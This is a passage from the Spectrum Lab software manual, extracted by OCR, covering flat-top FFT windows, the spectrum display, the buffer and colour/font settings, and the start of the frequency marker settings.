
Flattop -196 dB : Flat top window with -196 dB sidelobes (by G. Heinzel: "HFT196D", D.3.6)
NENBW = 4.8347 bins
highest sidelobe at -169.6 dB, located +/- 10.41 bins from the peak.
Note: This sidelobe attenuation reaches the dynamic range of 32-bit 'single-precision' floating point numbers.

Flattop -248 dB : Flat top window with -248 dB sidelobes (by G. Heinzel: "HFT248D", D.3.9)
NENBW = 5.6512 bins
highest sidelobe at -248.4 dB (theoretically!), +/- 13.37 bins from the peak.
Note: This exceeds the dynamic of 32-bit 'single-precision' floating point numbers (as used for the FFT in Spectrum Lab),
so you will hardly see the sidelobes with this windowing function at all.
This windowing function was only implemented in SL to see if it 'makes a significant difference' compared with the 'Flattop -196 dB' window. Without using 64-bit 'double precision' floats for the entire processing chain, it didn't. The screenshot of a 'pure sinewave' spectrum with this window, shown below, was made with a special compilation of spectrum lab using 64-bit floating point samples.


Examples: 40 kHz sinewave from SL's test signal generator, 96 kSamples per second, 512*1024 point FFT, using different FFT windowing functions:




Spectrum of a pure sinewave, Hann window.
Often a good compromise between frequency resolution and dynamic range,
but in this example, the dynamic range is not sufficient to reveal
the 'purity' of the test signal (phase noise, etc).



Spectrum of a pure sinewave, Flattop window with sidelobes at -144 dB.
Wider peak (due to the 'flat top' with NENBW = 4.5386 bins) but more dynamic range.



Spectrum of a pure sinewave, Flattop window with sidelobes at -196 dB,
using single precision floating point numbers (32-bit, normal compilation).
The sidelobes are buried in rounding noise ('grass') at -195 dBfs.



Spectrum of a very pure synthetic sinewave, Flattop window with sidelobes at -248 dB,
using a special compilation of Spectrum Lab with double precision floating point numbers.
This dynamic range is hardly necessary for 'real world' signals from any A/D converter !

back to top

5.4 4. Spectrum Display Settings

These settings are part of the Setup Dialog which can be opened from SL's main menu via "Options".."Spectrum Display Settings". Here just some parameters which need explanation. Parameters with a (2) are located on the second part of the spectrum display settings (etc), because the space on the first tab was not sufficient.

5.4.1 4.1 Spectrum Display Options, Part 1 (first tabsheet)

Vertical Frequency Axis

> Affects the layout of the spectrum/spectrogram screen. The classic waterfall display scrolls from TOP to BOTTOM, so the time axis is vertical and the frequency axis is horizontal. If the option "Vertical Frequency Axis" is checked, the frequency axis will be rotated by 90 degrees and the waterfall will scroll from RIGHT to LEFT (which is better for HELL modes and for visual decoding of slow CW).

Logarithmic frequency scale (2)

> With this checkmark set, the frequency scale for both waterfall and spectrum graph will be logarithmically scaled (which is preferred by musicians). Otherwise the frequency scaling is linear.

Mirror for Lower Side Band (2)

> Usually the lower frequency will be on the LEFT or LOWER side of the frequency axis. With this option set ("checked"), the frequency axis will be mirrored so the lower frequency will be on the RIGHT or UPPER side of the frequency axis (depending on the "Rotation" of the frequency axis).

Split frequency scale (2)

> Allows to split the frequency scale for the waterfall and spectrum graph in two sections. The frequency ranges of both settings can be defined independently. If the "split frequency axis" is

enabled, you can divide the screen area with the mouse on the small 'gap' between both parts on the frequency scale. When the mouse cursor is replaced with the splitter symbol, hold the left button pressed and move the mouse.

This option can also be activated from a popup menu on the frequency scale (use the right mouse button to open a popup menu, while the mouse cursor is on a certain screen element).

Amplitude grid

activates a grid (overlay) for the spectrum graph, usually in 10- or 20-dB steps (depends on display unit and height of the graph area).

Double-width waterfall lines

is an option added for high-resolution screens. With this option, each new line of the spectrogram is drawn twice on the screen. If you have a monitor with a vertical resolution of 1536 pixels, try this option if you cannot see individual lines in the spectrogram. The option is also good for fast non-scrolling spectrograms (waterfalls) without causing unnecessary CPU load (because it halves the number of FFTs calculated per screen sweep).

One pixel per FFT bin

With this option enabled, the frequency scale will always be stretched so one screen pixel (along the frequency scale) will represent exactly one FFT bin. The 'Max' frequency field on the control panel on the left side of the main window will be disabled if this option is active (you can only enter both 'Min' and 'Max' frequency if the 'one pixel per bin' option is off). The benefit of this option is that you always see the maximum frequency resolution for a given FFT size on the screen (but you may have to pan the frequency scale around to see different frequency ranges).

Tip: There is an option to zoom into the spectrum with exactly 'one pixel per bin' in the popup menu of the main frequency scale.

Optimum waterfall average

Is especially useful for slow waterfalls. With this option, as many FFT's as possible are calculated and summed up before they go into one line of the waterfall. This greatly smoothes the noise for 'overnight recordings' or if you want to get a nice curve of your receiver's passband. The number of FFTs added for one waterfall line can be examined in the Debugging Window ("Waterfall average count"). It depends on the waterfall scroll interval and the time required to collect enough audio samples for one FFT.

Multi-Strip Waterfall (with "number of pixels per strip")

Speciality for long-term observations. If this option is enabled, the spectrogram screen will be divided into a number of vertically (or horizontally) stacked "strips" which will show the history of a long time on a single screen - for the expense of the displayed frequency range, or frequency resolution. The parameter "number of pixels per strip" defines the height of each strip, if the frequency scale runs vertically, othewise its width.

Triggered Spectrum (should read "Triggered Spectrogram" but there wasn't enough space !)

Only for "very special" applications. If this checkmark is not set, the spectrum runs 'free' (without the need for a 'trigger', only controlled by the waterfall scroll interval). Otherwise, new spectra are calculated only after a certain "trigger" event. More details are here.

Non-Scrolling Waterfall ("Radar-like" view)

.. may be more friendly to the eye for very fast spectrograms (short "scroll" intervals, which do not really scroll in this mode).

An example for this option can be recalled from the "Quick Settings" menu: select "Natural Radio"..."Sferics and Tweeks". It uses a 2-millisecond drawing interval - quite impossible to see any details if the image scrolls 500 times a second !

In non-scrolling waterfall mode, the spectrogram can be triggered (i.e. start one sweep across the display on a configurable trigger condition, then stop and wait for the next trigger event).

Peak Detecting Cursor

Sets the mode of the frequency/amplitude readout cursor. When you move the mouse across the waterfall or the spectrum, the displayed frequency and amplitude is the PEAK value, and the frequency resolution of the displayed value is much higher than the FFT bin width (thanks to an interpolating algorithm which was suggested by DF6NM. Works best when FFT windowing is set to "Hanning". Readings with a milli-Hertz **accuracy** (not just **resolution**) can be taken after calibrating the soundcard's sampling rate.

Peak-holding spectrum graph

If this option is set, the spectrum graph shows an additional curve with the peak value of the previous N seconds. The number of seconds can be set between 0.5 and 60 . This function is good for reading the amplitudes of "short tone bursts" or similar, or to display the result of a frequency sweep. For this reason, the peak values can be cleared and "frozen" via interpreter command too. The colour of the peak curve in the spectrum graph can be modified here.

Note: The actual peak detection is done more frequently than the display update ! Some "peaks" may have such a short duration, that you won't recognize them in the momentary spectrum graph, but only in this peak indicator.

Long-term average spectrum graph (over a range of spectra from the spectrogram screen)

If this option is set, the spectrum graph shows yet another curve : a 'long-term average graph'. This option was added in 2007 for an "extreme" weak signal test (Venus radar), which required an extra long integration. Details about the long-term average spectrum display are here (in another document).

Right next to the checkmark to enable the long-term average display, there's a small button labelled "clr". You can use this button to clear the average buffer (to start an all-new average calculation). Just below the checkmark you can specifiy an optional half-life time. If non-zero, this interval specifies the time after which the values in the long-term average buffer have decayed to 50 % (i.e. half values). The decay is exponential; i.e. the values will never drop to zero (like a radioactive decay).

Don't redraw waterfall after modifying settings

Disables automatic refresh of the waterfall after changing parameters that may affect the display, e.g. contrast, brightness, displayed frequency range.

If the option (checkmark) is set, old parts of the waterfall remain unchanged, and only the new parts are drawn with the current settings.

Emphasize MIN+MAX values

With this box checked, both min- and max values will be displayed in the spectrum *graph*. Actually, the area between min- and max value which occurred within one

Show Spectrum as Bargraph

Normally, the spectrum graph is drawn as a thin curve. With this option, it is painted using solid bars, which are better visible from a distance (looks a bit like a colourful level indicator of a graphic equalizer, because the colours of the bars indicate the amplitude since they use the colour from the waterfall palette).

Show... (selection combo)

This combo box defines whether the spectrum graph and/or the spectrogram (aka waterfall), or the 3D spectrum is visible in the main window. Futhermore (if the frequency axis shall be vertical) it defines if the spectrum graph shall be on the left or on the right side of the screen ("show both / plot on the right" means "show both spectrum graph *and* waterfall, with the graph on the right side").

Show Amplitude Bar

This 'amplitude bar' is the blue strip which runs along the spectrogram (optionally). The white line inside it shows the (broadband-) amplitude present at the input of the spectrum analyser, measured at the same time when the data for the FFT were calculated. The amplitude bar can be parametrized on the second part of the 'Spectrum Display Setting' - see next chapter. The "..visible"-checkmark only turns the bar on and off (if you don't need it).

Mathematics

Usually set to "none", if one or two independent channels shall be displayed in the spectrum window. The other options only work if two input channels are connected to the main spectrum analyser:

"CH1 - CH2" = calculate spectra for both channels, subtract the 2nd from the 1st channel, and only show the difference

"CH2 - CH1" = simular as above, but subtract the spectrum of channel 1 from the spectrum of

channel 2.
An example can be found in the preconfigured setting "SpecDiff.usr", where CH1 is the test signal for a filter, CH2 is the filter output, and the display shows "CH2 - CH1". In that example, that's the filter's frequency response, because the filter is fed with broadband noise from the test signal generator.

Spectrum Graph Area (pixels)

Defines how large the spectrum graph area shall be, if both graph and spectrogram (waterfall) shall be visible at the same time. The default value is 100 pixels.

Channels / Connections

This button takes you to the circuit window where you can select the input channels for the spectrum analyser (which can be connected to different "taps" within the test circuit; not only to the inputs from the soundcard).

Waterfall Scroll Interval

Defines how much time passes between two steps of the waterfall. If the option "Optimum Waterfall Average" is not set, this parameter also defines the time between two FFT calculations. Be careful not to make this value too low, unless you have a quite fast PC. Don't expect your 50MHz-486 to do five FFT-calculations with 32768 input samples per second - this example requires a 266MHz-P2. A modern machine by today's standards does a lot more of course.
With the "automatic" option, the waterfall scroll interval will be automatically selected, depending on the current FFT size, for a 50 percent overlap (which makes sense due to the FFT windowing).
Note 1: The spectrum replay function only works if the scroll interval is set to "automatic, for 50 percent overlap".
Note 2: For the reassigned spectrogram display, overlaps of 50, 75, or 87.5 % worked best.
Note 3: The "scroll interval" has no effect if the option "triggered spectrum" is enabled and set to "trigger for ONE LINE of the spectrogram". This gives you the opportunity to control the waterfall scroll interval through an external sync signal (it was used for a doppler radar experiment once).

Waterfall Time Grid

Produces an overlay in the spectrogram with periodic time markers. As long as the 'Source' field is empty, the 'Interval' field usually defines the number of seconds (or minutes) between to time ticks. "Style" defines how the time markers shall be drawn over the spectrogram (as dotted line, solid line, or just a small "tick"). Each marker can optionally be labelled in a selectable format, or user-defined formatted text. If the "Label" combo set to "User Defined", you can define the format string for the time label in the field "user-defined time label format". Some examples for suitable format strings are here . Since 2006-10, the user-defined label may even be a variable string expression (evaluated by the interpreter before printing the label) like the following example (caution, for advanced users and 'special applications' only) :
str("## dB",peak_a(500,3000))
The str()-function used in this example does is explained here (it converts a numeric value into a string). Some black magic lets the peak-function in this example use the spectrum "under" the time marker to calculate the peak amplitude in the specified frequency range.
The 'Source' field inside the group 'Waterfall Time Grid' can be used for special applications, where the source for the time markers shall not be the time, but something else. For this purpose, any numeric expression can be entered in this field. The result from this expression will tell where the markers are placed (in combination with the 'Interval' field: Whenever the value calculated from the 'Source' expression, divided by 'Interval', truncated to an integer number, gives a new value, a new marker will be painted on the waterfall. Too complicated ? Here's a simple example: With 'Source' set to water.lines - 1 - water.line_nr, the timescale will not show a count of seconds, but the current pixel position.
By default, the time markers painted near the waterfall time grid will show the current date and time, or (while a file analysis is in progress) the time-of-recording. You can change this time in the file analysis dialog.
Note: If a GPS receiver is connected, and SL's GPS / NMEA decoder properly configured, the waterfall time labels may also show the current geographic location. Details on that in an extra

document (option '*show position in spectrogram*'). The position is appended to the time, in text form.
The appearance (font, colours, transparency) for waterfall time labels and other text labels ("printed" into the spectrogram via command) can be controlled on the 3rd tab of the 'Display' settings, as explained further below.

5.4.2 4.2 Spectrum Display Options, Part 2 (second tabsheet)

Amplitude Range and Spectrogram Options (tab 2)

Allows you to reduce the displayed amplitude range for the waterfall and spectrum graph. The default settings cover a large dynamic range (like -120 dB to 0 dB). If, for example, you are only interested in weak signals between -60 and -50 dB, adjust this range accordingly.
The 'Offset' can be used to modify the displayed decibel scale. It is not necessarily a fixed value, but a numeric expression which will be periodically evaluated by SpecLab's interpreter. The gray field right next to the input field shows the current value. This feature was used to take the automatic gain of a "real" receiver into consideration when displaying "absolute" voltage readings in the spectrum graph.
Note: Of course, you can adjust the waterfall colour palette with the 'contrast' and 'brightness' sliders, so everything below -60 dB will be black for example, and everything above -50 dB will be white; but reducing the displayed amplitude range here will also make the spectrum graph look better.
Additional, the visual AGC function can be turned on for the spectrogram display. Details about the visual AGC are here.

Amplitude Bar (2)

Shows the total amplitude in a coloured bar, running alongside the spectrogram display. In contrast to the spectrogram, the amplitude bar doesn't depend on frequencies. The size and display range of the amplitude bar can be defined independently in its control panel (regardless of the "Displayed Amplitude Range" for the spectrum / spectrogram). The following controls can be found in the group "Amplitude Bar", which is on the second part of the spectrum display configuration screen:
- visible : turns the amplitude bar on/off
- with scale: means a scale (in percent) shall be visible near the amplitude bar, covering a part of the frequency scale
- size: displays the width or height of the amplitude bar in pixels (whether this is "width" or "height" depends on the screen layout / rotation)
- show channels from watch window: defines which of the channels of the watch window shall also be plotted into the amplitude bar. These are decimal channel numbers, separated by comma. For example: 1,2,3 means "plot the plotter-channels number one, two, and three also into the amplitude bar".
- display range: Defines the amplitude scaling for the amplitude bars (the "seismogram"), in percents of the maximum analog/digital converter's input.
100 % means the display range of the amplitude bar covers the full ADC swing (the point of clipping, which should be avoided). 10 % display range is more suited for most applications. Note: The additional channels which can be plotted into the amplitude bar are not affected by this parameter. They are entirely controlled by the "min" and "max" values entered in the watch-window.

Options for the frequency axis (2)

Contains the following checkboxes, which were once on the first tabsheet (before running out of space there). This group contains the following options, which should speak for themselves:

- show grid in spectrum graph
- show grid in waterfall display
- use dotted grid in waterfall (note, this applies to the FREQUENCY scale only)
- split frequency scale
- logarithmic frequency scale

- mirror for lower side band
- Radio Frequency Offset: Added to the displayed frequencies, usable for external (fixed) frequency converters, in addition to the 'VFO frequency' (the latter being controlled by Spectrum Lab, for software defined radios and similar).

4.3 Spectrum Display Options, Part 3 (third tabsheet)

Options for Triggered Spectrogram (3)

Triggered Spectrum / Triggered Spectrogram

If the option 'Triggered Spectrum' is set, the universal trigger function can be used to trigger the acquisition of data for the next FFT (=a single waterfall line) or a complete spectrogram sweep (= a complete waterfall screen). With this option, you can -for example- realize an external trigger if you connect the trigger to one channel of the soundcard, and the spectrum analyser itself to another channel. See example in the next paragraph.

Note: The triggered spectrogram only makes sense in 'Non-Scrolling' Waterfall mode. One trigger starts a full sweep across the spectrogram. When the spectrogram is complete, the spectrogram is paused, and the program waits for the next trigger. This mode is often used along with the average function explained in the next paragraph.

Triggered Spectrogram Average

Only works if :


- FFT output type is set to 'Normal (Amplitude Only)', i.e. not complex.
- together with the 'non-scrolling waterfall option'

The triggered spectrogram, together with this special 'Average' option, it can be used to dig weak but periodic signals ("pings") out of the noise, as explained in this example. In that mode, there are individual average buffers for every spectrogram line. The "Reset" button on this panel can be used to erase those average buffers to start an all-new reception cycle. The field labelled 'Averages (one per line)' defines how many spectrogram sweeps shall be accumulated.

An overview of the various AVERAGING modes is here .

Fonts

Select font names and -sizes for the frequency scale, waterfall (text labels), spectrum graph (axises and radio station display) here.



Fonts


Freq.scale: Courier New, 8 pt

Waterfall: Arial, 14 pt

Spec.graph: Arial, 8 pt

Display Colours / Pens

Select colours for the spectrum display (background), plotter pens, radio station frequency markers, frequency scale, etc here.



width: 0 pixel

Spectrum graph grid □ transparent

Wf. Label Text ☑ transparent

Cursor Text □ transparent

For a few items (text displays), you can also chose transparent or opaque display here.
See also : Display Colour- and Font Settings (in a later chapter).

Note:

Some of the settings explained above apply to the currently selected channel of a spectrum analyser, but most of them are common of all channels. To toggle the channel number, click the button labelled

"Shown: Settings for Analyser 1, channel 1" or "Shown: Settings for Analyser 1, channel 2" ... etc

Every click on this button toggles the channel number.

back to top

5.5 5. Spectrum Buffer Settings

To scroll the waterfall (spectrogram) back in time, a large buffer can be used, which stores a lot of calculated spectra (more or less, the results of the FFT calculations). The contents of this buffer can be browsed with the 'buffer overview' in the control bar on the bottom of the main window.
This buffer is in RAM, but can -optionally- also be a large disk file. Which is best for you, depends on your application. If you don't need to scroll back in time, only use a small RAM buffer (which is required for repainting the spectrogram, after changing the contrast/brightness values, zooming into certain frequency ranges, etc).
The following 'Spectrum Buffer Settings' can be modified on the configuration screen:

Buffered lines in RAM

This edit field is used to define the maximum count of spectrum lines buffered in the PC's main memory. The spectrum buffer is required to be able to "scroll back in time" while recording new spectrum samples.
If you experience periodic hard disk accesses after every FFT (or waterfall step), you should reduce this value because your PC runs out of "real" RAM and starts swapping memory from RAM to disk.
A value of 200 is ok for all PCs even with only 16MB RAM (if not too many other programs are running).
On machines with 128MB RAM and more, use 400 lines.
If you have 256 MB RAM or more, use 800 lines so the full screen can be repainted after zooming or modifying the waterfall colours.
This parameter will be effective only after exiting and restarting the program because the buffer is allocated only once during program initialization.

Use file buffer

A file can be used as an extra large display buffer. Also enter the name of the disk file here, so you can have different buffers for different applications. Switching from one file name to another sometimes requires exiting and restarting the program.

Max. FFT bins in file

To make more efficient use of the buffer file, you can define how many FFT bins (frequency samples) shall be written into the file. If, for example, the spectrum analyzer uses an FFT size of 65536 points, but you are only interested in a small portion of the spectrum (say a quarter of the bandwidth covered by the soundcard), enter "16384" here, or even less:
In an other "extreme" case, you may only want to observe 19.5 to 22.5 kHz while your soundcard runs at 96 kHz (so the FFT covers 0..48 kHz). To save space in the buffer file, you only record (22.5-19.5)kHz / 48kHz = 6.25% of the total bandwidth. From a 65536-point FFT, you only need 65536 * 0.0625 = 4096 bins. This is the value to be entered in the field "Max FFT bins in file".
(Why so complicated ? All entries in the file buffers have the same size for simplicity, and the buffer does not change its file structure automatically when you select another FFT resolution).
The "center" of the frequency range which will be written into the spectrum file buffer will be taken from the "center frequency" of the main spectrogram. If you zoom out of the narrow frequency display, parts of the waterfall which are no longer present in the RAM buffer will remain black if they are not contained in the buffer file.
If the currently used FFT size greater than the count of bins in a buffer file entry, a warning message will be displayed in the setup screen, like this:

WARNING: The FFT size (65536 bins) exceeds the currently used buffer (4096 bins).

Having read the explanations above, you can decide to accept recording only a part of the input spectrum in the buffer, or to change the buffer settings (set the number of bins in the buffer to the same value as currently used under FFT settings. But, to make the changes effective, the old buffer file must be discarded, and a new one (with different structure) must be written.

Max buffer file size

Limits the size of the spectrum buffer file (if such a file is used at all). Helps to reduce the risk of running out of harddisk space, which will cause problems under windows. For most applications, a buffer size of 200...2000 MByte is sufficient, and most modern HD's have many gigabytes more than this.


See also:

- Spectrogram display ("waterfall")
- FFT Settings
- Spectrum buffer overview
- Spectrum replay function (transforms data from the *spectrum buffer* back into *audible signals*)

back to top

5.6 6. Display Colour- and Font Settings

These settings are part of the Setup Dialog, now on the 3rd part of the "Spectrum" display settings.



Options for Triggered Spectrogram

□ triggered spectrum

controls : one LINE in spectrogram

The trigger input can be configured in the circuit window (set source, level, threshold, ..)

Averages (one per line) : 0 Reset

Fonts

Freq.scale: Arial, 8 pt

Waterfall: Arial, 10 pt

Spec.graph: Open Sans, 14 pt

<<< more display settings on previous tab

Display Colours / Pens

Spectrum graph background

width: 0 pixel

Radio Station Frequency Markers

Frequency scale background

Frequency scale foreground

Amplitude bar background

Waterfall background

Waterfall grid

Spectrum graph grid □ transparent

Wf. Label Text ☑ transparent

Cursor Text □ transparent

Shown: Settings for Analyser 1, channel 1 (L)

Display Settings, 3rd tab: Colours, Fonts, and a few other options

Colours:

Used to customize some colours used for grids, graphs, scales, text labels, etc. (this does not include the color palette for the waterfall)

Spectrum graph background, Spectrum graph grid, Pens1 ... 4 :

Click on one of these panels to modify the color used to display these parts of the "spectrum graph".

Pen 1 is used to draw the current or averaged spectrum,
Pen 2 for a temporary (instantaneous) spectrum which will be added to the average spectrum (if averaging is ON),
Pen 3 is used for the peak hold indicator (if enabled),
Pen 4 is used for the FFT-based filter's frequency response (and other optional elements like the spectrum alert function) .
Note: The pen colour for the reference spectrum curve is defined on the "Reference Spectrum / Frequency Response" tab of the configuration window.

Frequency scale background, Frequency scale foreground:

Set the colours of the frequency scale between spectrum graph and waterfall (which was black on orange in earlier versions).

Waterfall grid, Waterfall Label Text, transparent waterfall label:

Color for the waterfall grid, text on scales and transparancy of the text. Some users prefer transparent text, others opaque. If the checkmark for "transparent" is off, the text will be opaque (it appears in a solid rectangular box with the waterfall grid color). The text itself always appears in the "Label Text" color. Do not use the same colours for "Waterfall grid" and "Label Text" if the text is not transparent !
The waterfall frequency grid can either be a solid or dotted line; individual frequency grid lines can be added or suppressed with the user-defineable frequency markers.
The waterfall's "Label Text" settings (font name, font size, font colour, and background colour) are also used as *default* for the spectrum.print command, unless specified in the command's argument list.

Fonts


Click on one of these panels to select a different font, or font settings, for different parts of the spectrum display window:
Spec.graph : Font used for the amplitude grid labels (e.g. "dB" values, when enabled)

Freq.scale : Font used for the labels on the main frequency display
Waterfall : Font used for time labels, scrolling along with the waterfall (aka spectrogram)
For some of the above fonts, you can also use different font styles like bold, italic, underlined.
Note: Certain fonts cannot be rotated by 90° for the display, so pick a suitable one !

back to top

5.7 7. Frequency Marker Settings

Up to twenty(?) frequency markers can be displayed on the frequency scale (for waterfall and spectrum graph). A table like this is used to "connect" the marker either to a fixed frequency or to any "frequency-dependent" parameter:



Nr	Name	Value	Type,Color	RF	Set procedure (x= new position in Hz)	Read function
1	VFO	644.61(	s,0x0000FF	0	filter[0].fft.fs=x-filter[0].fft.fc	filter[0].fft.fs+fi
2	Zero Beat	-5.3895	s,0x00FF00	0	filter[0].fft.fc=filter[0].fft.fc+filter[0].fft.f	filter[0].fft.fs
